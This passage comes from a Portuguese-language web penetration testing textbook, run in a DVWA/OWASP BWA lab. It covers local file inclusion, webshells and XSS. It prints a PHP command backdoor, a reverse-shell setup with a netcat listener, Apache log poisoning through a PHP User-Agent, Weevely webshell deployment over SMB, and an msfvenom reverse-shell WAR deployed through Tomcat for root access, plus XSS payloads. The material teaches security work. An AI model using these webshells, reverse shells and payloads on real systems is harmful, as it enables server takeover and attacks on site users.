


Figura 5.4: Upload de código

A princípio foi uma resposta bem favorável para nós. Agora vamos tentar acessá-lo diretamente, como fizemos com a foto. Acesse o endereço pelo link: http://10.0.0.1/dvwa/vulnerabilities/upload/../../hackable/uploads/t

este.php e veja o resultado com os seus próprios olhos.

Figura 5.5: Resultado LFI.

Para chegar à real diferença entre RFI e LFI, poderíamos fazer uma análise a partir de vários aspectos teóricos, no entanto é possível resumir essa diferença à questão dos discos rígidos.

Para diferenciar um do outro, basta pensar no seguinte: no momento em que o meu código foi executado, ele estava armazenado em qual disco rígido? Se a resposta a essa pergunta for o disco rígido do servidor que está sendo alvo, você fez um LFI. Caso a resposta tenha sido o disco rígido de outro host, você fez um RFI. Essa é a diferença entre os dois.

5.4 O PODER DOS WEBSHELLS PARA EXPLORAÇÃO DO LFP

Os *webshells* são scripts desenvolvidos em alguma linguagem de programação para web e podem ser utilizados para realizar o controle total do servidor. Com eles, podemos executar códigos diretamente no sistema operacional do alvo. Para nos ajudar, também existem diversas ferramentas que podem produzir esses webshells de uma forma mais alinhada à realidade do ataque também de forma ofuscada.

No entanto, nem sempre vamos precisar usar uma ferramenta

para criar o webshell. Vamos ver um exemplo. No Kali, execute o comando `ls -l /usr/share/webshells/` e veja o diretório com alguns webshells feitos em diversas linguagens com os vários tipos de aplicação. Um muito famoso e bem simples de ser entendido é o *Simple PHP backdoor*. Visualize-o com o comando `cat /usr/share/webshells/php/simple-backdoor.php` .

```
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

Esse webshell basicamente pega o conteúdo do parâmetro `cmd` e executa no terminal, não esqueça que o valor a ser passado para o parâmetro `cmd` deve ser um comando do sistema operacional. Esse é um tipo clássico de *Bind shell* e, sendo assim, após a inclusão do arquivo de webshell, ele deve ser acessado pelo atacante por meio de URL. Tente utilizá-los nos exemplos que foram apresentados neste capítulo e veja o poder que você teria em mãos em um servidor real.

Também existem os webshells reversos, cujas conexões são feitas no sentido oposto do Bind Shell. Com os webshells reversos, o servidor se conecta ao atacante. Para utilizar um webshell reverso, você deve fazer algumas configurações, por exemplo, abra o arquivo `/usr/share/webshells/php/php-reverse-shell.php` e faça as seguintes alterações:

```
<?php
```

```
//...
$ip = '10.0.0.2';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
//...
?>
```

A variável `$ip` indica o IP do nosso Kali, onde o servidor vai se conectar, e o `$port` é a porta na qual estaremos esperando essa conexão em nosso Kali. Para receber essa conexão, precisamos estabelecer um serviço no Kali que seja capaz de receber e interagir com essa requisição. Para isso, vamos utilizar o comando `nc`, conforme a seguir:

```
nc -lp 1234
```

Esse comando informa que estaremos escutando uma conexão (`-l`) na porta 1234 (`-p`). Após isso, vamos fazer o upload do nosso arquivo `php-reverse-shell.php` no formulário presente em http://10.0.0.1/dvwa/vulnerabilities/upload/. Depois, acesse http://10.0.0.1/dvwa/vulnerabilities/upload/../../hackable/uploads/php-reverse-shell.php e confira o terminal onde você deixou o comando `nc` rodando.




Figura 5.6: Conexão reversa.

Como você deve ter percebido, o servidor web atacado se conectou ao seu Kali e agora você pode executar comandos no terminal dele. Além desses webshells, existem diversas outras ferramentas, como *Weevely* e *MSFvenom*, que elaboram webshells mais aperfeiçoados. Nos tópicos a seguir, faremos a utilização

dessas ferramentas para aumentar a performance dos nossos ataques.

5.5 LFI A PARTIR DO ENVENENAMENTO DE LOGS

O LFI, com base nos arquivos de logs, depende da existência de uma vulnerabilidade que mencionamos neste capítulo, o path traversal, e também que tenha sido atribuída ao usuário do servidor Apache a permissão de acesso ao diretório de logs, o `/var/log/apache2/`.

Toda requisição que é feita para uma aplicação web, por padrão, é escrita em um arquivo de log. Então, se fizer uma requisição, por exemplo, desse modo: http://exemplo.com/`<?php system($_GET['cmd']); ?>`, ela será gravada integralmente em um arquivo texto de log.

Já que isso é escrito em um arquivo de log do servidor web, podemos tentar incluir esse arquivo dentro de um outro que seja executado. Então, ao incorporar esse log dentro de uma página PHP, a parte de texto fora de `<?php ?>` seria ignorada e o código dentro executado. Vamos tentar fazer e assim saberemos se funciona.

Para exemplificarmos essa vulnerabilidade, entre no terminal da máquina OWASP BWA com a senha `root/owaspbwa` e execute `chmod 777 -R /var/log/apache2/`. Isso vai liberar a leitura, escrita e execução no diretório para todos os usuários.

Agora, no Kali, abra a ferramenta Burp Suite e faça uma requisição a http://10.0.0.1/. Ao interceptar a sua requisição, faça a

alteração do cabeçalho `User-Agent` para `<?php system($_GET['cmd']); ?>`.

```
1 GET / HTTP/1.1
2 Host: 10.0.0.1
3 User-Agent: <?php system($_GET['cmd']); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
```

Figura 5.7: Inclusão do código PHP como user-agent.

Para confirmar que ela foi armazenada em log, você pode verificar o `access.log` do servidor Apache dentro da máquina OWASP BWA.

```
root@owaspbwa:/var/log# cat /var/log/apache2/access.log
10.0.0.2 - - [15/Nov/2020:12:52:13 -0500] "GET / HTTP/1.1" 304 - "-" "<?php syst
em($_GET['cmd']); ?>"
```

Figura 5.8: Arquivo access.log.

Como podemos ver, a nossa requisição com código PHP foi armazenada em log. Um atacante saberá que isso vai acontecer e precisa utilizar a vulnerabilidade de path traversal para incluir esse arquivo de log dentro de outro arquivo PHP acessível.

Vamos fazer isso com o path traversal do Mutillidae e também passar o parâmetro `cmd` com o comando, já que o código incluso trabalha assim. Para isso, acesse `view-source:http://10.0.0.1/mutillidae/index.php?page=../../var/log/apache2/access.log&cmd=ls -l` para ver o resultado pelo código-fonte, onde a visualização é mais favorável.

```
898 10.0.0.2 - - [15/Nov/2020:12:52:13 -0500] "GET / HTTP/1.1" 304 - "-" "total 588
899 -rwxr-xr-x 1 www-data www-data 14201 Jul 28  2015 add-to-your-blog.php
900 drwxr-xr-x 2 www-data www-data  4096 Sep 26  2013 ajax
901 -rwxr-xr-x 1 www-data www-data  5915 Jul 28  2015 arbitrary-file-inclusion.php
902 -rwxr-xr-x 1 www-data www-data   534 Sep 26  2013 authorization-required.php
903 -rwxr-xr-x 1 www-data www-data  1437 Jul 28  2015 back-button-discussion.php
904 -rwxr-xr-x 1 www-data www-data  9136 Jul 28  2015 browser-info.php
905 -rwxr-xr-x 1 www-data www-data  8725 Jul 28  2015 capture-data.php
906 -rwxr-xr-x 1 www-data www-data  7053 Jul 28  2015 captured-data.php
907 -rw-r--r-- 1 www-data www-data     0 Aug  2  2015 captured-data.txt
908 drwxr-xr-x 2 www-data www-data  4096 Jul 28  2015 classes
909 -rwxr-xr-x 1 www-data www-data 22419 Jul 28  2015 client-side-control-challenge.php
910 -rwxr-xr-x 1 www-data www-data  3505 Jul 28  2015 credits.php
911 drwxr-xr-x 2 www-data www-data  4096 Jul 28  2015 data
912 -rwxr-xr-x 1 www-data www-data  2522 Sep 26  2013 database-offline.php
```

Figura 5.9: Comando executado com sucesso.

5.6 LFI POR SERVIÇOS AUXILIARES

Comumente, quem desenvolve ou administra sistemas costuma utilizar serviços como FTP, WebDav, Samba, entre outros para enviar atualizações para as aplicações web. Esses serviços, se não configurados corretamente, também podem oferecer a possibilidade de um LFI na aplicação. Vejamos o exemplo na nossa máquina OWASP BWA.

Como já vimos no capítulo que fala sobre reconhecimento, vamos utilizar o `nmap` para identificar as portas abertas no servidor.

```
nmap 10.0.0.1

PORT     STATE SERVICE
...
445/tcp  open  microsoft-ds
```

De antemão sabemos que a senha para o acesso ao serviço é `root/owaspbwa` e vamos usá-la, pois processos para exploração de outros serviços fora web, como o samba, não estão no escopo deste livro.

Para acessar o serviço, primeiro precisamos informar ao nosso Kali que a versão do smb, que é o protocolo utilizado para a troca de arquivos com um servidor samba, usada pelo servidor é a 1, essa versão é bloqueada por padrão. Podemos colocar a versão para o smb 1 sem preocupações, pois o Kali é uma máquina de ataque e não estamos preocupados com defesas nesse momento, então vamos apenas criar a compatibilidade. Abra o arquivo `/etc/samba/smb.conf` e adicione `client min protocol = NT1` debaixo da diretiva `[global]`. Após isso reinicie o serviço com `service samba restart`.

Agora, abra uma conexão com a máquina alvo com o próprio gerenciador de arquivos do Kali. Para isso, abra-o em qualquer diretório, use a tecla de atalho `Ctrl+L` e digite smb://10.0.0.1. Abra o diretório `owaspbwa` e informe a senha.




Figura 5.10: Acesso ao samba.

Com o diretório aberto, vamos gerar um webshell com a ferramenta **Weevely**. O Weevely é capaz de gerar webshells ofuscados e protegidos por senha. Um ponto positivo é que essa ferramenta vem pré-instalada no Kali. Para isso, use o comando a seguir para gerarmos um webshell chamado `shell.php` com senha `123456` :

```
weevely generate 123456 shell.php
```

Agora, vamos ao diretório de compartilhamento `smb://10.0.0.1/var/www/` . Como podemos ver, é a estrutura de diretórios do nosso Kali. Vamos mover o arquivo gerado `shell.php` para lá e depois executar o comando `weevely` , só que dessa vez para utilizarmos o webshell. No terminal do seu Kali, digite a seguinte linha de comando para usar o webshell:

```
weevely http://10.0.0.1/shell.php 123456
```




Figura 5.11: Conexão com Weevely

Como podemos ver, também é possível explorar aplicações web a partir da combinação de falhas em outros serviços. Como isso, note como é importante o trabalho conjunto entre todas as áreas de TI, para que haja a mitigação das vulnerabilidades.

5.7 DEPLOY DE WEBSHELL NO TOMCAT

Por vezes, você pode obter o acesso a um console de administração de algum servidor. Dependendo do servidor, você pode fazer o deploy de uma aplicação maliciosa que ofereça o controle do terminal do servidor para você. Por exemplo, na máquina OWASP BWA, na porta 8080, temos um servidor Tomcat em execução. Nele, vamos verificar se é possível fazer algum deploy acessando `http://10.0.0.1:8080/manager/html` e analisando a resposta que o servidor nos dará.




Figura 5.12: Autenticação do Tomcat.

Ao acessar a URL do console de gerenciamento de aplicações do Tomcat, obtivemos um pedido de autenticação. Vamos utilizar a senha `admin/owaspwa` , uma senha altamente dedutível, e, após entrarmos, teremos acesso ao console de administração.

Com isso, você perceberá que existem alguns sistemas web no Tomcat, que inclusive você poderá acessar e usar caso queira aperfeiçoar suas habilidades ainda mais. No entanto, nosso foco é obter um shell do servidor, então temos que fazer o deploy de uma aplicação que ofereça um shell reverso. Para isso, temos uma ferramenta que pode nos ajudar muito, o **msfvenom**.

O *msfvenom* é uma ferramenta que nos permite criar payloads

específicos, trabalha em conjunto com o *metasploit*, que é um framework muito utilizado em pentests, mas que não abordaremos neste momento. Ela pode ser utilizada para criar um arquivo `.war` com um shell reverso e isso vai nos deixar prontos para explorar a aplicação.

Para usar o msvenom, primeiro temos que definir o payload que será utilizado na opção `-p` . Você poderá ver a lista com os payloads disponíveis com `msfvenom --list payloads` . Temos que escolher um payload em java para funcionar como `.war` , então escolheremos o `java/jsp_shell_reverse_tcp` .

O payload também exibe algumas opções e, no nosso caso, preencheremos o `LHOST` com o nosso IP do Kali e o `LPORT` com a porta que estaremos ouvindo a conexão. O próximo passo é definir o formato de saída com `-f` e usar a opção `-o` para criar o arquivo.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.2 LPORT=1234
-f war -o shell.war
```

Antes de termos um shell funcionando no servidor, precisamos usar o comando `nc -lvp 1234` para ouvirmos a conexão, já que se trata de um shell reverso. Agora sim, podemos fazer o deploy da nossa aplicação gerada com *msfvenom*. Utilizamos também a opção `-v` no comando `nc` , essa opção serve para *verbose* e com isso oferece um maior detalhamento nos resultados do comando. Para algumas explorações, precisamos dela para saber se obtivemos sucesso ou não de uma forma mais clara. Caso você não a utilize neste exercício, não saberá quando obteve a conexão.

Figura 5.13: Deploy de aplicação no Tomcat.

Depois de clicar em *deploy*, aparecerá uma aplicação chamada `/shell` na lista. Clique nela acessando a aplicação e pronto! O shell está sob suas ordens novamente. Nesse caso, como brinde, recebemos o usuário de mais alto privilégio, o *root*.

```
root@osboxes:~# nc -lvp 1234
listening on [any] 1234 ...
10.0.0.1: inverse host lookup failed: Unknown host
connect to [10.0.0.2] from (UNKNOWN) [10.0.0.1] 57605
whoami
root
id
uid=0(root) gid=0(root)
```

Figura 5.14: Shell por meio do Tomcat.

Considerações finais do capítulo

A inclusão de arquivos vai muito além do que foi dito neste capítulo. O objetivo aqui foi explicar e introduzir as técnicas fundamentais de exploração de RFI e LFI. No entanto, o aprendizado deste capítulo não é menos importante, ainda é muito comum encontrar sistemas onde essas técnicas possam ser utilizadas. Com isso, você poderá auxiliar a equipe de desenvolvimento de sistemas e de administradores de rede, mostrando na prática a necessidade de realizar as mitigações corretamente.

CAPÍTULO 6

OS PERIGOS DO XSS (CROSS-SITE SCRIPTING)

O XSS também é conhecido como *Cross-Site-Scripting* e sempre aparece entre as vulnerabilidades mais exploradas na web. Trata-se de um ataque antigo e muito conhecido no mundo hacker.

Há profissionais de segurança que subestimam o poder da exploração dessa vulnerabilidade, já que alguns navegadores contêm proteções prévias contra ela. No entanto, essas proteções ainda não são capazes de mitigar todas as suas variantes e também, ao depender do navegador utilizado, podem ser mais ou menos eficazes.

No decorrer deste capítulo, teremos contato direto com os conceitos e técnicas de exploração da vulnerabilidade de XSS e mostrar como convencer as equipes de segurança e de desenvolvimentos sobre os riscos atrelados a ela. Ao final do capítulo, você será capaz de entender as variantes de ataque XSS e, até mesmo, de operacionalizar os seus ataques para que seja elaborado um relatório mais rico e convincente.

6.1 INTERPRETAÇÃO DE CÓDIGOS NO NAVEGADOR

Apesar de existirem processos anteriores para aplicações web, o início de tudo é quando a aplicação é acessada. No momento em que isso acontece, o navegador envia um pedido para o servidor web e ele responde uma página com conteúdo. Na maioria das vezes, esse conteúdo é composto por linguagens, como HTML, CSS e JavaScript.

Como cada uma dessas linguagens retornadas precisam ser tratadas pelo navegador de uma forma diferente, elas vêm marcadas pelo que chamados de *tags*. Quando são arquivos inteiros em outras linguagens que não HTML, por obrigação eles possuem grande ligação com o arquivo HTML solicitado anteriormente ao servidor, o qual contém pelo menos uma *tag* que fará o link. Esse link geralmente é feito em atributos, como `src` e `href`.

É com base nisso e em cabeçalhos que também são enviados que o navegador consegue identificar como deve ser interpretado o conteúdo que veio do servidor web.

O código HTML a seguir pode ser salvo em um arquivo de extensão `.html` e aberto em um navegador.

```
<html lang="pt-br">
    <head>
        <title>Título da página</title>
    </head>
    <body>
        <script type="text/javascript"> alert('Olá mundo!'); </sc
ript>
        <h1>teste</h1)
    </body>
```

```
</html>
```

Com esse código é possível ter uma boa noção de como o navegador faz as suas interpretações com base nas *tags*. A questão principal do ataque XSS é a inclusão de um conteúdo que a princípio é texto, mas que, ao ser lido pelo navegador, será interpretado como código e, assim, executado. Nos tópicos posteriores serão exibidos com mais detalhes os tipos de ataques XSS e como eles podem ser explorados.

XSS refletido

O XSS refletido é uma vulnerabilidade que, apesar de existirem diversas proteções oferecidas pelos navegadores atuais, ainda é muito comum. Para o ataque ocorrer, é necessário que algum parâmetro enviado à aplicação web tenha o valor retornado no conteúdo HTML. Para fixar esse conteúdo, vamos mais uma vez à nossa aplicação alvo, o DVWA.

Acesse a URL http://10.0.0.1/dvwa/vulnerabilities/xss_r/ para entender melhor como funciona esse ataque. Você encontrará uma simples caixa de texto, que solicita um nome de entrada. Vamos atender ao pedido desse formulário e verificar a dinâmica.




Figura 6.1: DVWA XSS formulário.

A figura mostra algo interessante. Note os detalhes de como funciona a dinâmica da aplicação. Ao clicar no botão *submit*, o nome que escrevemos anteriormente no campo texto é retornado na tela, formando a mensagem "**Hello Jose**". Se você olhar bem, perceberá que a URL também foi alterada após o clique no botão e que agora contém o nome informado anteriormente como valor do parâmetro `name` .

Ao perceber esses detalhes na aplicação, fica o questionamento sobre a existência do XSS. Para comprovar sua existência, devemos fazer uma alteração direto na URL e verificar se o conteúdo que é retornado no documento depende desse parâmetro. Acesse `http://10.0.0.1/dvwa/vulnerabilities/xss_r/?name=casa%20do%20c%C3%B3digo` .

Figura 6.2: Teste para possível XSS.

Com isso, conseguimos perceber que o parâmetro `name` na URL é enviado para o servidor via método GET, e o seu conteúdo é posto no documento HTML de resposta. A suspeita sobre o ataque XSS aparece quando percebemos essa característica. Então a pergunta principal é: sabendo que o navegador interpreta como código JavaScript qualquer conteúdo que esteja entre as *tags* `<script><\script>` , será que se adicionarmos um código desse como valor do parâmetro `name` ele será interpretado?

A melhor forma de respondermos a essa pergunta é realizando esse teste. Vamos adicionar o seguinte código como valor do parâmetro name na URL e verificar qual resposta será retornada para nós. Acesse `http://10.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert("Ataque XSS")</script>` .




Figura 6.3: Ataque XSS refletido.

Como você pode perceber, ao acessar a URL, o nosso código foi colocado como valor do parâmetro `name` e foi executado pelo navegador. Ao olhar o código-fonte da página, após fechar a mensagem JavaScript, podemos ver que o conteúdo foi adicionado integralmente à página HTML, ou seja, isso fez com que o navegador o interpretasse como código JavaScript.

```
<form name="XSS" action="#" method="GET">
    <p>What's your name?</p>
    <input type="text" name="name">
    <input type="submit" value="Submit">
</form>

<pre>Hello  <script>alert("Ataque XSS")</script></pre>
```

Figura 6.4: XSS refletido no código-fonte.

Isso é o que caracteriza o XSS refletido. Podemos apenas explorar essa vulnerabilidade se um alvo humano acessar a URL maliciosa. Por isso, tenha cuidado ao acessar links que são enviados a você. Ao acessar a URL maliciosa, o atacante pode executar diversos códigos no navegador. Veremos os mais comuns em tópicos mais adiante. A princípio, basta entendermos a dinâmica do ataque de XSS refletido e ter em mente que esse ataque, geralmente, é acompanhado de engenharia social, pois o usuário de alguma forma precisa acessar o link malicioso.

XSS armazenado

Enquanto para o XSS refletido é necessário que o usuário acesse um link para sofrer o ataque, o XSS armazenado dispensa qualquer interação prévia com o usuário. Isso mesmo, como o próprio nome sugere, ele fica armazenado na base de dados da

aplicação e pode ser exibido a qualquer usuário de uma página. Para esse caso, até mesmo os usuários mais cuidadosos não teriam escapatória.

Para exemplificar esse ataque, vamos usar a mesma aplicação DVWA. Nela, acesse o seguinte link: http://10.0.0.1/dvwa/vulnerabilities/xss_s/. Esse link do DVWA referente à vulnerabilidade de XSS armazenado simula um sistema de fórum onde várias pessoas teriam a possibilidade de postar e acessar o conteúdo publicado por outras pessoas.

Provavelmente, você já consegue imaginar como será a dinâmica desse nosso ataque. Então vamos realizá-lo na prática. Para verificar o funcionamento do fórum, faça primeiro uma postagem com uma frase aleatória e veja o funcionamento do sistema.




Figura 6.5: Postagem aleatória em fórum.

Como você pode ver, essa mensagem está disponível para todos os usuários que acessam esse fórum. Então, o questionamento que fica é o seguinte: será que, além de colocar um texto comum, eu consigo colocar um código JavaScript para executar no navegador de todos os usuários que acessarem o fórum? Bom, só tem uma forma de descobrirmos se isso é possível, tentando!

Faça uma postagem com a seguinte mensagem: "Olá `<script>alert("Ataque XSS")</script>` " e veja o resultado. É um código que será executado no navegador de qualquer pessoa que acessar o fórum. Com isso, acabamos por fazer um ataque que não deixa escapatórias para os usuários.




Figura 6.6: Ataque XSS armazenado.

DOM-Based XSS ou XSS baseado em DOM

Um ataque XSS baseado em DOM (Document Object Model) é possível quando a aplicação usa o DOM sem a cautela necessária. A sigla DOM, nesse contexto, faz referência aos objetos do documento HTML, como div, body, h1 etc. Para todo documento HTML existe um DOM associado, que representa as propriedades do documento do ponto de vista do navegador. Isso significa que o JavaScript não precisa enviar algo ao servidor web para poder trabalhar em cima dos objetos HTML e é sobre isso que essa vulnerabilidade versa.

Esse tipo de vulnerabilidade XSS não costuma aparecer com muita frequência, no entanto ela também existe e pode ser explorada. Ela se diferencia dos outros tipos de XSS porque o ataque de XSS, nesse caso, acontece apenas no navegador do cliente sem que nenhum parâmetro seja enviado ao servidor.

No XSS refletido, precisamos enviar o nosso payload com XSS para o servidor utilizá-lo na renderização da resposta, como no link: `http://10.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert("Ataque XSS")</script>` . No servidor, caso olhemos os logs, podemos perceber que um ataque XSS ocorreu, pois o parâmetro enviado como payload XSS foi logado no servidor. No caso do XSS armazenado, também é possível em algum momento perceber que houve o ataque.

Por exemplo, no caso do fórum, já mostrado, ao olhar o banco de dados, podemos perceber que existe uma mensagem que contém um código JavaScript em um dos campos. Da mesma forma que no ataque de XSS refletido, também pode-se perceber que o ataque existiu por meio da análise dos logs do servidor web.

Para verificar isso, basta acessar o terminal da máquina OWASP BWA. Acesse o link: `http://10.0.0.1/dvwa/vulnerabilities/xss_r/?name=<script>alert("Ataque XSS")</script>` e após isso, vá ao terminal do OWASP BWA e digite o comando `tail -1 /var/log/apache2/access.log` . Veja então que realmente é possível identificar que um ataque XSS ocorreu olhando para os logs, pois o payload precisa ser enviado ao servidor para que o ataque seja efetivado.

```
root@owaspbwa:~# tail -1 /var/log/apache2/access.log
10.0.0.2 - - [27/Feb/2021:11:13:47 -0500] "GET /dvwa/vulnerabilities/xss_r/?name
=%20%3Cscript%3Ealert(%22Ataque%20XSS%22)%3C/script%3E HTTP/1.1" 200 1332 "-" "M
ozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0"
root@owaspbwa:~# _
```

Figura 6.7: Log da tentativa de ataque XSS.

Quando estamos diante do *DOM-Based* XSS, como também é

conhecido, essa situação não ocorre, pois o payload não é enviado ao servidor se restringindo apenas ao navegador do usuário. Para ver essa falha, note o seguinte código:

```
<html>
    <head>
        <title>XSS Baseado em DOM</title>
    </head>
    <body>
        Nome:
        <script>
            var nome = document.URL.indexOf("nome=") + 5;
            document.write(decodeURI(document.URL.substring(nome,
document.URL.length)));
        </script>
    </body>
</html>
```

Para executar esse ataque na prática, adicione o código acima a um arquivo de extensão `.html` no diretório `/var/www/` da máquina OWASP BWA com o nome `dombased.html` . Logo após, acesse o arquivo com o navegador no seguinte link `http://10.0.0.1/dombased.html?nome=jose` .

Como você pode ter visto, apareceu na tela uma mensagem "**Nome: jose**". Vamos agora adicionar o nosso payload malicioso, onde vamos explorar a vulnerabilidade. Para isso, utilize o link: `http://10.0.0.1/dombased.html?#nome=jose<script>alert("Ataque XSS")</script>` .




Figura 6.8: Log da tentativa de ataque XSS.

O resultado aparentemente foi igual ao dos outros mostrados, no entanto, caso você abra o `Inspect Element` com a tecla F12 e vá até a aba *networking*, verá que a requisição foi feita sem o envio do parâmetro `nome` e que, mesmo assim, ele foi usado na página.




Figura 6.9: Requisições HTTP.

Isso foi possível porque antes do uso do parâmetro `nome` na URL, utilizamos o conceito de âncora do HTML, que é expressado por meio de uma hashtag (`#`). As âncoras servem para que o navegador se posicione em algum ponto específico dentro de uma página e são muito usadas em páginas denominadas *singlepages*, pois normalmente são grandes. Por padrão, tudo o que vem após a `#` em uma URL é denominado âncora e, como serve apenas para o navegador, isso não é enviado ao servidor.

Na nossa página de exemplo, o script permite que seja usado o

conteúdo que está depois de uma `#` como parte do documento HTML. Isso permite que sejam adicionados códigos para executar na página e, desse modo, no servidor, não haverá modos de se identificar esses ataques, sendo passíveis de *DOM-Based* XSS.

6.2 XSS EM PARÂMETROS POST

